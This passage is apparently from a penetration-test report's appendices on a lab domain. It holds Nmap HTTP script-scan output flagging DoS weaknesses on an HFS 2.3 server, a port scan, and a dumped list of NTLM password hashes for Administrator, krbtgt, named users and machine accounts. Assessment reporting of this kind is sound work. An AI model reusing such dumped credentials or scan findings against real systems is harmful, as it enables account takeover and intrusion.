https://www.robtex.com/api/
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
```

3.4.8 Nmap http script scan server 1, port 2056

```
nmap -p2056 -A --script 'http*' 192.168.10.1

Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 15:58 EST
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
Nmap scan report for Server1.uadcwnet.com (192.168.10.1)
Host is up (0.00039s latency).

PORT     STATE SERVICE VERSION
2056/tcp open  http    HttpFileServer httpd 2.3
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=server1.uadcwnet.com
|
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 70
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 259
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 212
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 307
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/
|     Line number: 120
|     Comment:
|         <!-- Build-time: 0.000 -->
|     Path: http://server1.uadcwnet.com:2056/?mode=jquery
|     Line number: 123
|     Comment:
|         /*"}},lastModified:{},etag:{},ajax:function(a){function b(){e.success&&
|         e.success.call(k,o,i,x);e.global&&f("ajaxSuccess",[x,e])}function
d(){e.complete&&e.complete.call(k,x,i);e.global&&f("ajaxComplete",[x,e]);e.global&&!--
c.active&&c.event.trigger("ajaxStop")}function f(q,p){(e.context?c(e.context):c.event).trigger(q,p)}var
e=c.extend(true,{},c.ajaxSettings,a),j,i,o,k=a&&a.context||e,n=e.type.toUpperCase();if(e.data&&e.process
Data&&typeof
e.data!=="string")e.data=c.param(e.data,e.traditional);if(e.dataType==="jsonp"){if(n==="GET")N.test(e.url
)||(e.url+=(ka.test(e.url)?
|         "&":"?")+(e.jsonp||"callback")+"=?");else
if(!e.data||!N.test(e.data))e.data=(e.data?e.data+"&":"")+(e.jsonp||"callback")+"=?";e.dataType="json"}if
(e.dataType==="json"&&(e.data&&N.test(e.data)||N.test(e.url))){j=e.jsonpCallback||"jsonp"+sb++;if(e.da
ta)e.data=(e.data+"").replace(N,"="+j+"$1");e.url=e.url.replace(N,"="+j+"$1");e.dataType="script";A[j]=A[j
]||function(q){o=q;b();d();A[j]=w;try{delete
A[j]}catch(p){}z&&z.removeChild(C)}}if(e.dataType==="script"&&e.cache===null)e.cache=false;if(e.cache=
==
|         false&&n==="GET"){var
r=J(),u=e.url.replace(wb,"$1_="+r+"$2");e.url=u+(u===e.url?(ka.test(e.url)?"&":"?")+"_="+r:"")}if(e.data&
&n==="GET")e.url+=(ka.test(e.url)?"&":"?")+e.data;e.global&&!c.active++&&c.event.trigger("ajaxStart");r
=(r=xb.exec(e.url))&&(r[1]&&r[1]!==location.protocol||r[2]!==location.host);if(e.dataType==="script"&&n
==="GET"&&r){var
z=s.getElementsByTagName("head")[0]||s.documentElement,C=s.createElement("script");C.src=e.url;if(e.
scriptCharset)C.charset=e.scriptCharset;if(!j){var B=
|
false;C.onload=C.onreadystatechange=function(){if(!B&&(!this.readyState||this.readyState==="loaded"||
this.readyState==="complete")){B=true;b();d();C.onload=C.onreadystatechange=null;z&&C.parentNode&
&z.removeChild(C)}}}z.insertBefore(C,z.firstChild);return w}var
E=false,x=e.xhr();if(x){e.username?x.open(n,e.url,e.async,e.username,e.password):x.open(n,e.url,e.async)
;try{if(e.data||a&&a.contentType)x.setRequestHeader("Content-
Type",e.contentType);if(e.ifModified){c.lastModified[e.url]&&x.setRequestHeader("If-Modified-Since",
|         c.lastModified[e.url]);c.etag[e.url]&&x.setRequestHeader("If-None-
Match",c.etag[e.url])}r||x.setRequestHeader("X-Requested-
With","XMLHttpRequest");x.setRequestHeader("Accept",e.dataType&&e.accepts[e.dataType]?e.accepts[
e.dataType]+", */
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 215
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 13
|     Comment:
|
|
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 434
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 45
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/
|     Line number: 20
|     Comment:
|         <!-- -->
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 218
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/
|     Line number: 14
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 159
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 48
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 430
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 80
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 123
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 425
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 109
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 41
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 44
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 164
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=jquery
|     Line number: 1
|     Comment:
```

```
|       /*!
|        * jQuery JavaScript Library v1.4.2
|        * http://jquery.com/
|        * Copyright 2010, John Resig
|        * Dual licensed under the MIT or GPL Version 2 licenses.
|        * http://jquery.org/license
|        * |         * Includes Sizzle.js
|        * http://sizzlejs.com/
|        * Copyright 2010, The Dojo Foundation
|        * Released under the MIT, BSD, and GPL Licenses.
|        * |         * Date: Sat Feb 13 22:33:48 2010 -0500
|        */
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 54
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 388
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 361
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 21
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 113
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 20
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 323
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 315
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 290
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 53
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 196
|    Comment:
|    Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|    Line number: 264
|    Comment:
```

```
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 8
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 29
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 57
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 402
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 209
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 205
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 202
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 191
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 71
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 43
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 153
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 406
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 133
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 1
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 60
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 77
|     Comment:
```


```
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 138
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 28
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 15
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 34
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 269
|     Comment:
|     Path: http://server1.uadcwnet.com:2056/?mode=section&id=lib.js
|     Line number: 249
|     Comment:
|_
|_http-title: HFS /
| http-brute:
|_  Path "/" does not require authentication
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-traceroute:
|_  Possible reverse proxy detected.
|_http-server-header: HFS 2.3
|_http-config-backup: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-headers:
|   Content-Type: text/html
|   Content-Length: 3840
|   Accept-Ranges: bytes
|   Server: HFS 2.3
|   Set-Cookie: HFS_SID=0.117172881728038; path=/;
|   Cache-Control: no-cache, no-store, must-revalidate, max-age=-1
|
|_  (Request type: HEAD)
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|_      https://www.tenable.com/plugins/nessus/55976
|_http-feed: Couldn't find any feeds.
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 9; ico: 1
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_    Other: 9; ico: 1
|_http-mobileversion-checker: No mobile version detected.
|_http-malware-host: Host appears to be clean
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=server1.uadcwnet.com
|   Found the following error pages:
|
|   Error Code: 401
|_      http://server1.uadcwnet.com:2056/~login
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-slowloris: false
|_http-xssed: ERROR: Script execution failed (use -d to debug)
| http-methods:
|_  Supported Methods: GET POST
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=server1.uadcwnet.com
|   url                                  method
|_  http://server1.uadcwnet.com:2056/~login  HTTP: Basic
| http-security-headers:
|   Cache_Control:
|_    Header: Cache-Control: no-cache, no-store, must-revalidate, max-age=-1
|_http-chrono: Request times for /; avg: 3124.14ms; min: 159.13ms; max: 14932.02ms
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
| http-referer-checker:
| Spidering limited to: maxpagecount=30
|_  http://ajax.googleapis.com:80/ajax/libs/jquery/1.4.4/jquery.js
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
| http-vhosts:
|_128 names had status 200
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

3.4.9 Hashdump

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce5006f06fb238ecd9944cd8a34ff95a:::
test:1109:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
K.Thompson:2601:aad3b435b51404eeaad3b435b51404ee:d4f92078e2c7acbc69fe9816f916db28:::
V.Nelson:2602:aad3b435b51404eeaad3b435b51404ee:ca7329b955b0c3d433541131efd41bbc:::
L.Gill:2603:aad3b435b51404eeaad3b435b51404ee:6bcdf093417af7c9eca8fae92cfa80ca:::
N.May:2604:aad3b435b51404eeaad3b435b51404ee:d116567519ce3c34c40b928e631188b3:::
W.Holt:2605:aad3b435b51404eeaad3b435b51404ee:c1ac037a834007d1aa90464da78df039:::
J.Wheeler:2606:aad3b435b51404eeaad3b435b51404ee:925c566d26fcc416efaf010d22a24362:::
F.Payne:2607:aad3b435b51404eeaad3b435b51404ee:f50b500df4d62f1f06c2e986277c531e:::
T.Oliver:2608:aad3b435b51404eeaad3b435b51404ee:1e2cd0a0a7510776597b7f9e4ea51d61:::
J.Poole:2609:aad3b435b51404eeaad3b435b51404ee:92a753df91feaf6bcbeb312f9dca8ada:::
N.Wells:2610:aad3b435b51404eeaad3b435b51404ee:e33a4a7750070fa9ed29649c6125d596:::
N.Hogan:2611:aad3b435b51404eeaad3b435b51404ee:05becfbfa10a7e0b49b86e597cf54494:::
M.Adams:2612:aad3b435b51404eeaad3b435b51404ee:66760af8bfa732f55fa737261f4abb5f:::
Y.Marshall:2613:aad3b435b51404eeaad3b435b51404ee:2aee4d70d93916bcfcfaa5ba0f46f579:::
W.Wolfe:2614:aad3b435b51404eeaad3b435b51404ee:1614da0bc72408e64b57473e6160f56e:::
A.Kennedy:2615:aad3b435b51404eeaad3b435b51404ee:c05c2d10c505df2053980d6b7cfb4d4a:::
T.Fuller:2616:aad3b435b51404eeaad3b435b51404ee:c9694c46b6bdda80d95b44fb1a0aed7c:::
L.Washington:2617:aad3b435b51404eeaad3b435b51404ee:5e13b8c021326e7c4e103ddb509a4249:::
S.Shelton:2618:aad3b435b51404eeaad3b435b51404ee:0def7a12e6de3b60e6580a0eb5b121dd:::
J.Farmer:2619:aad3b435b51404eeaad3b435b51404ee:f298425387f0bd7a0162016e3c006921:::
M.Paul:2620:aad3b435b51404eeaad3b435b51404ee:533a3f713b328a5fcf1f37154e253da4:::
B.Wong:2621:aad3b435b51404eeaad3b435b51404ee:bc48786095917bd0bb6c1413438f9d4c:::
D.Ford:2622:aad3b435b51404eeaad3b435b51404ee:ed15299fda89c79fc2bb5bb946c20144:::
M.Daniel:2623:aad3b435b51404eeaad3b435b51404ee:63e4cdda7c5740bc8f2d5a922ab3fdbe:::
D.Brooks:2624:aad3b435b51404eeaad3b435b51404ee:5bf769072ee9a3ee328c7747f11aea28:::
B.Rice:2625:aad3b435b51404eeaad3b435b51404ee:84c3fde9f03eb2fad95d84c0e0876dfc:::
P.Powers:2626:aad3b435b51404eeaad3b435b51404ee:090d104af9f78f3b2b6f06f25794c69d:::
S.Wright:2627:aad3b435b51404eeaad3b435b51404ee:d117e12b00f827ba26d9f833173d704c:::
L.Williamson:2628:aad3b435b51404eeaad3b435b51404ee:6aa6e69f7958976d60c48ac38f99787e:::
G.Malone:2629:aad3b435b51404eeaad3b435b51404ee:813b3127bd3da78ac784ae8f40101d7e:::
M.Harrington:2630:aad3b435b51404eeaad3b435b51404ee:c1ee92bfbce69ae8678831cfa13bae1b:::
H.Mclaughlin:2631:aad3b435b51404eeaad3b435b51404ee:10a7d5079626918409b0820070d28ab1:::
G.Turner:2632:aad3b435b51404eeaad3b435b51404ee:3748c3b373fc4c5a007cb24406a8351f:::
P.Rodriquez:2633:aad3b435b51404eeaad3b435b51404ee:42fc7e759999173d98844f8a95f3798b:::
L.Thornton:2634:aad3b435b51404eeaad3b435b51404ee:e7324e185052c708cb1ed4a2cb628233:::
D.Murray:2635:aad3b435b51404eeaad3b435b51404ee:c943806cc24332e0bbec1f198de46673:::
A.Peters:2636:aad3b435b51404eeaad3b435b51404ee:9f75bfbd435d8794dade7a1d34139e05:::
M.Padilla:2637:aad3b435b51404eeaad3b435b51404ee:e7324e185052c708cb1ed4a2cb628233:::
J.Becker:2638:aad3b435b51404eeaad3b435b51404ee:ac7dc0b28e3a465b7100c0bc9a38badb:::
K.Perkins:2639:aad3b435b51404eeaad3b435b51404ee:43c15bb6211da06c2cd020d803edd19c:::
M.Murphy:2640:aad3b435b51404eeaad3b435b51404ee:fa710915e849d8d355f8e001a4f38180:::
S.Higgins:2641:aad3b435b51404eeaad3b435b51404ee:e1cd62cee27913ec1e5e74287362dc4d:::
B.Lewis:2642:aad3b435b51404eeaad3b435b51404ee:39adec2113fc3d363e1eb110cd000d5f:::
F.Sanders:2643:aad3b435b51404eeaad3b435b51404ee:c3c11dbc31be22a7008e13aa60d0694e:::
```


```
R.Soto:2644:aad3b435b51404eeaad3b435b51404ee:99d54af8d4f6e32ee1dc1e59eeb3e2e6:::
I.Robinson:2645:aad3b435b51404eeaad3b435b51404ee:2cbf7ca44a6cff2b66a78ac59117b2b0:::
B.Yates:2646:aad3b435b51404eeaad3b435b51404ee:e446d3c16d3a84408523316398d38ae0:::
E.Frazier:2647:aad3b435b51404eeaad3b435b51404ee:43f0f943e83b53875bd04a5a0194fb05:::
G.Francis:2648:aad3b435b51404eeaad3b435b51404ee:545d9a7c20c6000e59225a9821e9203f:::
J.Shaw:2649:aad3b435b51404eeaad3b435b51404ee:427db7cb68b823c3c17c77a0001ad0a2:::
G.Adkins:2650:aad3b435b51404eeaad3b435b51404ee:3ce998239f58b567e72715f2a528033e:::
SERVER1$:1000:aad3b435b51404eeaad3b435b51404ee:65a89f02cbd4ad75b8d6d225fe52b9be:::
marketplace$:1110:aad3b435b51404eeaad3b435b51404ee:ebd5a56399bd03ef6a961b1b27f63489:::
pc28$:1111:aad3b435b51404eeaad3b435b51404ee:923cdcc9273474d7b0dbbbff25ac13f7:::
range86-130$:1112:aad3b435b51404eeaad3b435b51404ee:2d338324312a43afe6d41b46ce49613c:::
nt4$:1113:aad3b435b51404eeaad3b435b51404ee:bd6a7ea846767c4543346912d60f5f61:::
cust84$:1114:aad3b435b51404eeaad3b435b51404ee:d3b80b56f60c65a164d924a7fbdd4126:::
devserver$:1115:aad3b435b51404eeaad3b435b51404ee:262f6a2207a7b4eea0c312ddd25992d6:::
about$:1116:aad3b435b51404eeaad3b435b51404ee:b39bc0e10fe2ac5f9621675e1c1f3e79:::
helponline$:1117:aad3b435b51404eeaad3b435b51404ee:6f9d64cbd6f4fc435e0da245b9f25033:::
sanantonio$:1118:aad3b435b51404eeaad3b435b51404ee:8b26d71cdfe07b14c5b1e5ef703b5492:::
inbound$:1119:aad3b435b51404eeaad3b435b51404ee:3890bff01d0a7cc2da5f6ab2247573e7:::
customer$:1120:aad3b435b51404eeaad3b435b51404ee:c156ac9c2e74563914130b4212bc614d:::
ir$:1121:aad3b435b51404eeaad3b435b51404ee:51948713094207d98c84315633eeb861:::
announce$:1122:aad3b435b51404eeaad3b435b51404ee:db366f00216407c93042a43a04fd7a32:::
iris$:1123:aad3b435b51404eeaad3b435b51404ee:82e1b93b43b99d7060869e02737f175c:::
dev1$:1124:aad3b435b51404eeaad3b435b51404ee:1dde0903bdb7f24cb768a5880350d586:::
cust24$:1125:aad3b435b51404eeaad3b435b51404ee:103c4dca7e48c70a63633d815740564b:::
mx$:1126:aad3b435b51404eeaad3b435b51404ee:ed3486283181589c931a0bcde049aa3e:::
vader$:1127:aad3b435b51404eeaad3b435b51404ee:c300680e0d4bd889dcb0e4f4ab9c1652:::
cust53$:1128:aad3b435b51404eeaad3b435b51404ee:98d9ac348638b04fb3360e960b0a51c7:::
mv$:1129:aad3b435b51404eeaad3b435b51404ee:4a100cd5986927beea5207314dcc6136:::
mickey$:1130:aad3b435b51404eeaad3b435b51404ee:40c859ccba75ac01204c635eff7b025a:::
ptld$:1131:aad3b435b51404eeaad3b435b51404ee:36bdc6a8cab46f1ddce9f870f510aacd:::
tool$:1132:aad3b435b51404eeaad3b435b51404ee:0f0e148c7f8946e3df14e5e39b2f1f5c:::
uninet$:1133:aad3b435b51404eeaad3b435b51404ee:77620392fabbdf3606bc53545c788945:::
houstin$:1134:aad3b435b51404eeaad3b435b51404ee:6902b491549f7a20d6a43be1cdebbcc5:::
SERVER2$:1135:aad3b435b51404eeaad3b435b51404ee:d94066e4db3719dc533c44e7681b148e:::
CLIENT1$:1601:aad3b435b51404eeaad3b435b51404ee:c325cf0b7dbf022ba0916592e19e1878:::
MSSQL1$:2671:aad3b435b51404eeaad3b435b51404ee:21891508e3a25089c6252261bb4b3a03:::
MSSQL2$:2672:aad3b435b51404eeaad3b435b51404ee:18c5c2d0b64213a461cd8eaae4842083:::
MSSQL3$:2673:aad3b435b51404eeaad3b435b51404ee:6d80a8d7bee69b027ac3c08f68b5ceae:::
MSSQL4$:2674:aad3b435b51404eeaad3b435b51404ee:058947046ead818738073ef4f446c55f:::
MSSQL5$:2675:aad3b435b51404eeaad3b435b51404ee:baeac04cd15a6a3ec6eba5725c1f965c:::
MSSQL6$:2676:aad3b435b51404eeaad3b435b51404ee:0f5eba9f325dc183aee5ec3b967d7917:::
MSSQL7$:2677:aad3b435b51404eeaad3b435b51404ee:943f03d3e08e5fac2649233343b1a209:::
MSSQL8$:2678:aad3b435b51404eeaad3b435b51404ee:4b27d91408e5fe23ac8ce4d77f6c7caa:::
MSSQL9$:2679:aad3b435b51404eeaad3b435b51404ee:2ab231522edeec35b146b85aad8ab356:::
MSSQL10$:2680:aad3b435b51404eeaad3b435b51404ee:bd098e159fdb3800a068277f65c7d0fe:::
```

Appendix C




```
└─$ nmap 192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-06 04:17 EST
Nmap scan report for Server1.uadcwnet.com (192.168.10.1)
Host is up (0.00048s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
79/tcp   open  finger
80/tcp   open  http
88/tcp   open  kerberos-sec
90/tcp   open  dnsix
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
```

Figure 1: nmap 192.168.10.1 command result



